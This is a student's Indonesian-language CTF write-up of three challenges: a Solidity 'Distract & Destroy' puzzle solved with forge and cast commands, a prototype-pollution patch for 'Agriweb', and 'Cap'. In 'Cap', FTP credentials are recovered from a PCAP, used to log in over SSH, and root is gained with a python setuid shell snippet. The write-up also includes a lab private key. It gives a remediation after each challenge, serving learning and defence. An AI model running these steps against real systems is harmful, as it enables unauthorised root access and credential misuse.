Nama : Rafli Dwi Nugraha
NIM : 18223038

1. **Distract & Destroy**

   Diberikan 2 file *Creature.sol* dan *Setup.Sol.* Untuk mendapatkan flag dari website, perlu untuk menjalankan fungsi `loot()` agar endpoint /flag dapat diakses.

   POC:

   Tools paling umum untuk menyelesaikan persoalan blockchain adalah dengan forge. Agar dapat menjalankan fungsi `loot(),` Creature dalam contract harus memiliki Healthpoint 0, tetapi healthpointnya tidak dapat berkurang dari serangan yang memiliki agro. Dari informasi itu, diperlukan 2 contract untuk mendapatkan loot(), 1 contract akan digunakan sebagai aggro dari creature dan yang lain akan menyerang hingga Healthpoint creature habis. Jika Healthpoint creature sudah habis maka fungsi loot() dapat dijalankan

```
pandalism@archlinux ~/D/S/C/b/forge (master) [SIGSEGV]> forge script script/Solve.s.sol --broadcast --rpc-url "http://94.237.57.115:45378/rpc" --private-key "0x57c638f58401dc70b29b6e757bbbc17bdef8833a88f6e1fbe5e5e2f8fe6ac4d0"
Warning: This is a nightly build of Foundry. It is recommended to use the latest stable version. To mute this warning set `FOUNDRY_DISABLE_NIGHTLY_WARNING` in your environment.

[⠊] Compiling...
[⠒] Compiling 1 files with Solc 0.8.30
[⠢] Solc 0.8.30 finished in 362.87ms
Compiler run successful with warnings:
Warning (2072): Unused local variable.
  --> script/Solve.s.sol:23:9:
   |
23 |         Attacker attacker = new Attacker(creature);
   |         ^^^^^^^^^^^^^^^^^

Script ran successfully.
```


```
pandalism@archlinux ~/D/S/C/b/forge (master)> cast send 0xcc7c133851d394d8a72f39ef4163e781987d795b "serang(uint256)" 1000 --rpc-url "http://94.237.57.115:45378/rpc" --private-key "0x57c638f58401dc70b29b6e757bbbc17bdef8833a88f6e1fbe5e5e2f8fe6ac4d0"
Warning: This is a nightly build of Foundry. It is recommended to use the latest stable version. To mute this warning set `FOUNDRY_DISABLE_NIGHTLY_WARNING` in your environment.


blockHash            0xab0eb710b4a6792f4a2adc483003e00315765e9c33c4055d391f892dbd6c3c17
blockNumber          5
contractAddress
cumulativeGasUsed    29568
effectiveGasPrice    1
from                 0x6D0aA0d37a65E5DbaaC97487aB99fDB5795BA905
gasUsed              29568
logs                 []
logsBloom            0x00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
root
status               1 (success)
transactionHash      0x3f8d053c94cc3add350a5f136935d4bdebb77e9dec0f0a5c45663fe349d717d9
transactionIndex     0
type                 2
blobGasPrice         1
blobGasUsed
to                   0xcC7C133851d394D8a72f39ef4163E781987D795B
root                 99639126278251192492008323181041970925534805472330055707195946080258672055900
```

```
pandalism@archlinux ~/D/S/C/b/forge (master)> cast send 0xcc7c133851d394d8a72f39ef4163e781987d795b "loot()" --rpc-url "http://94.237.57.115:45378/rpc" --private-key "0x57c638f58401dc70b29b6e757bbbc17bdef8833a88f6e1fbe5e5e2f8fe6ac4d0"
Warning: This is a nightly build of Foundry. It is recommended to use the latest stable version. To mute this warning set `FOUNDRY_DISABLE_NIGHTLY_WARNING` in your environment.


blockHash            0x635d13229e4722368db7ae08282dca698e4735de4012bf77e097aaf3895abaaf
blockNumber          6
contractAddress
cumulativeGasUsed    42313
effectiveGasPrice    1
from                 0x6D0aA0d37a65E5DbaaC97487aB99fDB5795BA905
gasUsed              42313
logs                 []
logsBloom            0x00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
root
status               1 (success)
transactionHash      0x93b37b3022d02458702d2531e9b78f50109800486ae46c96a3c96cfc96b6e63c
transactionIndex     0
type                 2
blobGasPrice         1
blobGasUsed
to                   0xcC7C133851d394D8a72f39ef4163E781987D795B
root                 38718053488461989931534816990360446964726559469123303018241995147120665832473
```

Setelah menjalankan fungsi loot() endpoint /flag dapat diakses secara langsung dan flag didapatkan.



Something new to Learn :
Pertama kali solve soal blockchain, pertama kali juga buat contract untuk di deploy dan belajar tools forge untuk deploy contractnya. Selama pengerjaan 1 contract pakai script satu lagi manual lewat cmd.

Remediation :
Perketat untuk akses, jika agro sedang “ditarik” oleh contract lain, maka harus dipastikan selain dari yang melakukan agro tidak bisa diserang dan cegah agar meskipun healthpoint habis tetapi fungsi loot() tidak dapat dijalankan berulang - ulang.

Contoh Kasus :
Jika dengan logika yang sama dan menggunakan ethereum, ketika creaturenya diserang berkali - kali dan fungsi loot() dijalankan berkali - kali untuk mendapatkan ethereum maka kerugian di pihak creature akan sangat besar.

2. **Agriweb**

Diberikan source code dari website dengan vulnerabilitiesnya dan diberikan juga sebuah script yang akan menyerang websitenya. Untuk mendapatkan flagnya diharuskan untuk melakukan patching/perbaikan pada source code sehingga script tidak dapat menyerang lagi.


POC:

Dari script untuk menyerang, sudah dapaat dilihat bahwa vulnerabilities dari website ini adalah dapat dengan mudah diserang dengan prototype pollution. Dari script juga dapat dilihat bahwa penyerangannya dilakukan pada fungsi update_profile. Tetapi update profile memanggil fungsi deepmerge() untuk passing argument. Hal yang dapat dilakukan adalah dengan melakukan patching pada fungsi deepmerge() sehingga prototype pollution gagal dilakukan. Untuk melakukannya untuk setiap argument yang berisi prototype pollution maka argumen tersebut akan dilewati ketika merge sehingga prototype pollution dapat dicegah.

```
function deepMerge(target, source) {

  const forbiddenKeys = ['__proto__', 'constructor', 'prototype'];

    for (const key of Object.keys(source)) {
        if (forbiddenKeys.includes(key) || key.includes('.')) {
            continue;
        }
```



Something new to learn :

Belajar tentang prototype pollution, bagaimana cara kerjanya dan bagaimana cara mencegahnya. Meskipun dengan library terbaru serangannya tidak terlalu banyak sekarang, tetapi good to know ada attack seperti ini.

Remediation :
Untuk menghindari serangan prototype pollution harus diperketat saat melakukan merging, cara paling sederhana adalah dengan skip kata kunci untuk prototype solution ketika merging. Gunakan juga library untuk merging terbaru karena sudah memilki built in preventive untuk prototype pollution.

Contoh :
Contoh paling mungkin adalah ketika sebuah web e-commerce dapat diserang dengan prototype pollution, maka pihak penyerang dapat masuk sebagai admin dan merusak data dari websitenya.

3. **Cap**

   Pada soal ini diberikan langkah - langkah awal terlebih dahulu sebelum ke challenge untuk mendapatkan flagnya. Untuk mendapatkan Flagnya perlu melakukan ssh ke VM yang digunakan untuk deploy website.

   POC :


   Pada challenge awal diharuskan untuk mendapatkan endpoint /snapshot/ akhirnya dari endpoint ini kita mendapatkan data dari user. Dengan mendownload file PCAP dari endpointnya kita dapat menganalisis melalui wireshark. Pada wireshark akan didapatkan data dengan protokol FTP yang tidak di-enkripsi sama sekali, dan data yang didapat tersebut merupakan password dari user nathan. Setelah itu kita dapat melakukan ssh dengan user nathan karena telah mempunyai passwordnya. pada home directory nathan jika di list file dengan `ls` maka akan ada user.txt, disitulah flag pertama.

   Untuk Flag lainnya, yaitu yang ada di root directory kita perlu masuk sebagai root, tetapi tidak ada apapun untuk dipakai. Karena sudah berada di vm dengan ssh, kita dapat menggunakan linpeas untuk mendapatkan privilege escalation. Setelah menjalankan linpeas maka akan terlihat file yang vulnerable untuk diserang, ada python3.8. masuk ke /usr/bin/python3.8 dan jalankan script bash

   ```
   import os
   os.setuid(0)
   os.system("/bin/bash")
   ```

   Setelah menjalankan itu maka kita akan dapat masuk sebagai root. Lalu cari file txt dan submit flag yang ada di dalamnya

   (Screenshot waktu ngerjainnya ilang <_>)



Something new to learn:
Belajar pake linpeas buat privilege escalation dan dapet root access.

Remediation :
Hindari penggunaan protokol yang tidak secure, pastikan setiap data yang dikirimkan selalu terenkripsi sehingga data pribadi yang bersifat sensitif tidak dapat dilihat oleh orang lain

Contoh :
Jika terjadi di dunia nyata, maka masuk tanpa “izin” ke vm dapat berakibat buruk apalagi dapat masuk sebagai root. Jika vm ternyata deploy untuk sevice seperti http atau dns, maka bisa saja distop seluruh service yang berjalan di vmya, tentu saja untuk downtime tidak terduga akan membuat bisnis yang dijalankan dengan servicenya rugi